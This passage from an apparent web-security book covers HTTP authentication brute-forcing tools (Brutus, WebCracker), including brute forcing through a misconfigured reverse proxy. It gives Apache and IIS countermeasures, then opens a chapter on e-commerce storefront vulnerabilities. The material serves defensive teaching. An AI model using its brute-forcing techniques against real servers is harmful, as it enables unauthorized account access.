hours or even minutes.

Brutus

Available from http://www.hoobie.net/brutus/, Brutus runs on Windows. Actually, it is a multiprotocol brute forcer, not restricted to HTTP. Among other protocols, Brutus can perform FTP, telnet, POP3, and SMB brute forcing.

Figure 9-15 shows Brutus's main screen. Parameters such as the number of simultaneous connections, time-out values, HTTP methods, and HTTP port number can be configured by the user.


Figure 9-15. Brutus



However, Brutus, cannot perform HTTP brute forcing via an HTTP proxy server. The Use Proxy check box actually enables the use of Brutus through a SOCKS proxy, not an HTTP proxy.

An interesting feature of Brutus is its ability to permute password strings, based on a few simple permutation rules, to generate commonly used password combinations. Figure 9-16 shows Brutus's word list generation dialog box.

Figure 9-16. Brutus's word list generation features



WebCracker 4.0

WebCracker 4.0 is available at http://packetstormsecurity.org/Crackers/WebCrack40.zip. It is exclusively an HTTP brute forcer and allows brute forcing over an HTTP proxy server.

Figures 9-17 and 9-18 show WebCracker configured for performing the same brute force attack that Mallory used against Acme Travel, Inc.—brute forcing the Web server running on http://10.3.2.1/, using http://10.3.2.1:8001/ as the proxy server.

Figure 9-17. WebCracker brute forcing over an HTTP proxy server






Figure 9-18. Configuring HTTP proxy server settings in WebCracker



When WebCracker is started, it shows a list of threads and the usernames and passwords being tried. Upon finding a successful combination, WebCracker halts and displays the result, as shown in Figure 9-19.

Figure 9-19. WebCracker cracking an account successfully



Countermeasures Against the Acme Travel, Inc. Hack

- Successfully countering Acme Travel, Inc.'s hack requires addressing the ability of external clients to use the server as a reverse proxy.
- Obtain user names and passwords through HTTP authentication brute forcing.
- Browse directories on the Web server.

Turning Off Reverse Proxying

To prevent what happened with Acme Travel, Inc.'s proxy server, the first step is to disable reverse HTTP proxying. Different Web servers need to be configured in different ways to allow and block HTTP proxying. The server 10.3.2.1 was running Apache 1.3.12. The Apache

configuration file httpd.conf contains the following directives for setting up HTTP proxy services on port 8001:

```
Listen 8001
...
<VirtualHost _default_:8001>
    ServerAdmin rob@example.com
    DocumentRoot /usr/local/apache/htdocs_8001/
    ServerName redproxy
    ErrorLog logs/8001-error_log
    CustomLog logs/8001-access_log common
    ProxyRequests on
</VirtualHost>
```

The Listen 8001 directive tells Apache to bind port 8001 on both the interfaces of the proxy server—namely, 10.3.2.1 and 10.0.1.1. To restrict the availability of the proxy server on port 8001 to the 10.0.1.x internal network, Apache has to be instructed to allow port 8001 to be bound only to the internal network interface, 10.0.1.1. Changing the Listen directive as follows would cause it to do just that:

```
Listen 10.0.1.1:8001
```

It would prevent port 8001 from showing up in an external port scan and effectively block reverse proxying from external hosts.

Using Stronger HTTP Authentication Passwords

Nothing much can be done about strengthening HTTP authentication mechanisms from the server configuration side. The only countermeasure here would be to use stronger HTTP passwords that cannot be easily brute forced. Longer password length and use of symbols along with mixed case alphanumeric characters, among others, would be useful in foiling brute-force attempts.

Most Web servers, including Apache, don't provide features such as account lock-out and limiting the number of retries. A vigilant Web server administrator would be able to spot brute-force attempts when the Web server log shows multiple requests for the protected resource resulting in HTTP 401 Authorization Required response codes.

Turning off Directory Browsing


Unless explicitly required, directory browsing should always be turned off. In the case of Acme Travel, Inc., directory browsing was turned on, as indicated by these lines from httpd.conf:

```
<Directory "/usr/local/apache/htdocs">
    Options Indexes FollowSymLinks
    AllowOverride All
</Directory>
```

The directive Options Indexes allows directory listings to be generated by Apache in the absence of a default document such as index.html.

Almost all popular Web servers provide a facility for turning directory browsing on and off. Figure 9-20 shows the IIS configuration screen with directory browsing turned on. Unchecking the Directory browsing check box turns directory browsing off.

Figure 9-20. IIS configuration for directory browsing



Summary

Seemingly trivial oversights led to the possibility of a major security breach. In most cases, defacement occurs because of attackers exploiting a known security vulnerability on Web servers and leaving their mark on the site. Sites such as http://alldas.org/ maintain an index of defaced sites and the mirrored contents of the defaced pages. Many times, defacement leads to discovery of a new security vulnerability. A particular attacker or group of attackers sometimes deface sites en-masse. In this chapter we discussed an instance of defacement that occurred in an unusual manner. Defacement was the goal of the activities that the attacker of Acme Travel, Inc.'s Web site carried out. The attacker could have as easily inserted a PHP or a CGI script to provide a back door to a Unix shell via a Web page. Doing so would have allowed the attacker to execute arbitrary commands on the server.

Chapter 10. E-Shoplifting

The broadest and most prevalent error requires the most disinterested virtue to sustain it.

—Henry David Thoreau (1817–1862)

Introduction

In the beginning, computer systems were installed to manage back-end operations and support employees in their daily tasks. As technology evolved and systems became cheaper to deploy, businesses started using computers more and more in the management of their operations. By the early 1990s, computers and computer networks had become the information backbone of most enterprises, hosting a myriad of applications that even handled complex business logic.

As Internet availability and use increased, information dissemination via the Web became very popular. It allowed small and medium-sized businesses to present information about them and their products for the whole world to see. No longer were storefronts restricted by geographic limitations. Numerous catalog stores such as Sears and Macy's started putting out their catalogs and brochures in electronic form. By the late 1990s, almost every major consumer-based U.S. company had a Web site that featured its goods and services.

Moreover, as Web applications gained momentum, merchants realized that they could reduce reliance on physical storefronts and let customers place orders and pay for them directly over the Internet. Thus was born the electronic storefront was born. Computer networks and applications were now mature enough to handle monetary transactions efficiently and reliably.

The technological revolution of the past decade made a significant impact on the way business is done. Terms such as e-commerce, e-business, B2B (Business-to-Business), and B2C (Business-to-Consumer) started appearing in the business media and in product literature. Business trends and practices changed drastically. And the moving force behind this change was the technology shift, including the Internet. The Internet served as a binding force between entities hosting business logic and customers. It expanded the scope and reach of business and thus companies began to shift their short-term and long-term strategies to adapt and remain competitive.

Vendors such as IBM, BEA, Netscape, Sun, and Microsoft started coming up with different technological building blocks, which supported key business strategies. As a result, business owners and managers began making widespread use of these technologies and started doing business over the Internet. As these new electronic businesses opened their windows to a global audience, they started catching the attention of evildoers. What could be more profitable than trying to break into systems that make significant profits off the labors of others? (Or so the mentality goes.) The Information Superhighway now was ready for highway robbery. In this chapter we describe tricks used by Internet robbers to steal from electronic storefronts when no one is looking. We dub this crime "e-shoplifting."

Building an Electronic Store

An electronic business is a synthesis of two elements: business logic and technology. Robust business logic and technology can spell success for any electronic business, whereas weaknesses in these elements typically leads to disaster. The strengths and weaknesses of business logic are vast and varied, and consequently, beyond the scope of this book. Hence we focus on the technological elements of an electronic business.

Figure 10-1 and 10-2 show how a business evolves from a brick-and-mortar entity to an electronic entity.

Figure 10-1. Elements of a traditional business





Figure 10-2. Elements of an electronic business



The traditional interface between a company and its customers is the storefront. Customers walk into a store and look around for items they are interested in buying. As they walk around, they select the items they want to buy. Once they are satisfied with the items that they've selected, or when it dawns on them that they may not have enough money to pay for any more, they go to the checkout counter and pay for the items.

An electronic storefront functions the same way. It comprises a store front-end, a shopping cart, and a checkout station.

The Store Front-End

The store front-end displays products, allows a customer to learn more about the products if they so desire, and provides pricing information for the products. Technologies used in the store front-end are mainly aimed at smooth navigation and information dissemination. HTML or dynamically generated HTML is mainly used here.

The Shopping Cart

The purpose of the shopping cart is to maintain an ongoing session with customers and allow them to select and collect items that they're interested in purchasing before they have to pay for them. Technologies involved in this component revolve around session management, state tracking, and interfacing with front-end navigation. Shopping cart programming is usually done with scripting technologies such as Perl, PHP, or ASP, or by using readily available components—either in the form of precompiled binaries or object-oriented components, such as Java classes.

The Checkout Station

The checkout station connects the store with a bank or a credit card processor, such as Verisign or Cybercash. To handle transactions, these companies provide payment gateway systems that enable the application to exchange the buyer's monetary instruments for the services or products

requested. The checkout station also ensures that an order for delivery of the purchased items is placed with the clearinghouse or inventory management system and that the shipment is initiated. Every completed transaction updates the quantities of items in the storefront.


The Database

Keeping records during the various stages of product purchasing is handled by a database. It tracks inventory, order details, financial transactions, customer information, and the like.

Putting It All Together

Figure 10-3 shows how the various elements come together to form an electronic storefront.

Figure 10-3. Building blocks of an electronic storefront



Evolution of Electronic Storefronts

Let's take a look at how electronic storefronts evolved with respect to technologies and the businesses adopting those technologies. The early Web storefronts were designed by using scripting languages such as Perl, running on a Web server, and interacting with flat files instead of databases. The systems were heterogeneous; that is, each component was distinct and separate. As Web technologies matured, vendors such as Microsoft and Sun Microsystems came up with homogeneous e- commerce framework technologies and other vendors joined the race. Web storefront technologies began to feature multilayered applications involving middleware and middle-tier binary components such as ISAPI filters and Java beans.

Integration with databases allowed applications to migrate from flat files to relational databases (RDBMS), such as MS-SQL server, Oracle, and MySQL. Similarly, for storefronts, technologies such as Dynamic HTML (DHTML) and Flash started gaining popularity, because they made the shopping experience both visually appealing and pleasant. However, each stage of evolution brought new vulnerabilities and new dimensions of attack. Incidents of robberies from electronic storefronts rose dramatically, and stealing information and money on the Web became intolerable, desperately needing technical attention.

Where do hackers find loopholes in e-business systems? Whenever a business decides to establish or upgrade an electronic presence, things don't happen all at once. At one stage or another, different technologies are integrated with existing systems. Businesses thrive on evolution, not software. Mixing and matching various technologies over a period of time leaves opportunities for vulnerabilities to creep in.

The root causes of vulnerabilities plaguing electronic storefronts are:

- Poor input validation
- Improper use of cookies
- Poor session or state tracking
- Assumptions that HTML and client-side scripting cannot be tampered with.
- Improper database integration
- Security loopholes in third-party products

We focus on these issues throughout the remainder of this chapter by following the experiences of a company that decided to place its business on the Web.

Robbing Acme Fashions, Inc.

ACME Fashions, Inc., established itself as a clothing and apparel retailer operating through outlet stores in shopping malls across the country. A central warehouse supplied goods to its stores. Acme Fashions also sold its goods directly to customers through catalogs and orders taken over the telephone. In the early 1990s, Acme Fashions installed an Oracle database inventory management and shipment tracking system that enabled the company to expand considerably.


In the mid 1990s, as the Web gained popularity, Acme's vice president of marketing decided to post its catalog on its Web site at http://www.acme-fashions.com. The marketing team busily began writing HTML pages and soon converted the catalog to electronic form. A few months after putting up the Web site, the sales volume tripled. The marketing vice president went on to become Acme Fashions, Inc.'s CEO. The company had taken its first step toward becoming an electronic storefront.

Setting Up Acme's Electronic Storefront

In 1999, Acme Fashions, Inc., decided to open its doors to the world by hosting its business on the World Wide Web. Management wanted to debut the Web site in time to cash in on the 2000 holiday season. As the deadline rapidly approached, management decided to outsource development of its electronic storefront to a consulting company specializing in e-commerce software development.

The consultant and an in-house team worked day and night to open on November 1, 2000. They chose to integrate the existing Web-based catalog operation with a commercially available shopping cart system. They finally were able to tie up all the remaining loose ends and get the system up and running. The completed system is shown in Figure 10-4.

Figure 10-4. Acme Fashions, Inc.'s electronic storefront



However, as sales from the Web site picked up, so too did complaints. Most of the complaints were traced to the accounting department and the warehouse inventory department. The accounting department received frequent complaints of products being sold at lower than posted prices, when no discounts or promotions had been offered. Shipping clerks frequently were puzzled when they received orders to ship quantities in negative numbers. Under tremendous pressure because of the holiday season, all the complaints were attributed to unexplained glitches and were written off. When the total written off ran to almost $100,000—and after weeks of trying to isolate the source of the problem—management called in a team of application security assessment experts.

Tracking Down the Problem

Acme's Web storefront—www.acme-fashions.com—had been implemented with the following technologies:

Operating system	Microsoft Windows NT 4.0
Web server	Microsoft Internet Information Server (IIS) 4.0
Online catalog	Template and Active Server Pages (ASP)
Back-end database	Microsoft Access 2.0
ShoppingCart	Shopcart.exe

The HTML catalog was written by using templates and Active Server Pages. The marketing team had used a FoxPro database to generate HTML pages automatically for the catalog. It was then converted to a Microsoft Access database and interfaced with ASP. A shopping cart application, ShopCart.exe, was set up on the Web server, and the ASP templates were designed to generate HTML with links to the shopping cart application. The shopping cart picked up the product information from the generated HTML. At the time, it seemed to be the easiest and fastest way of getting the electronic storefront up and running before the deadline.

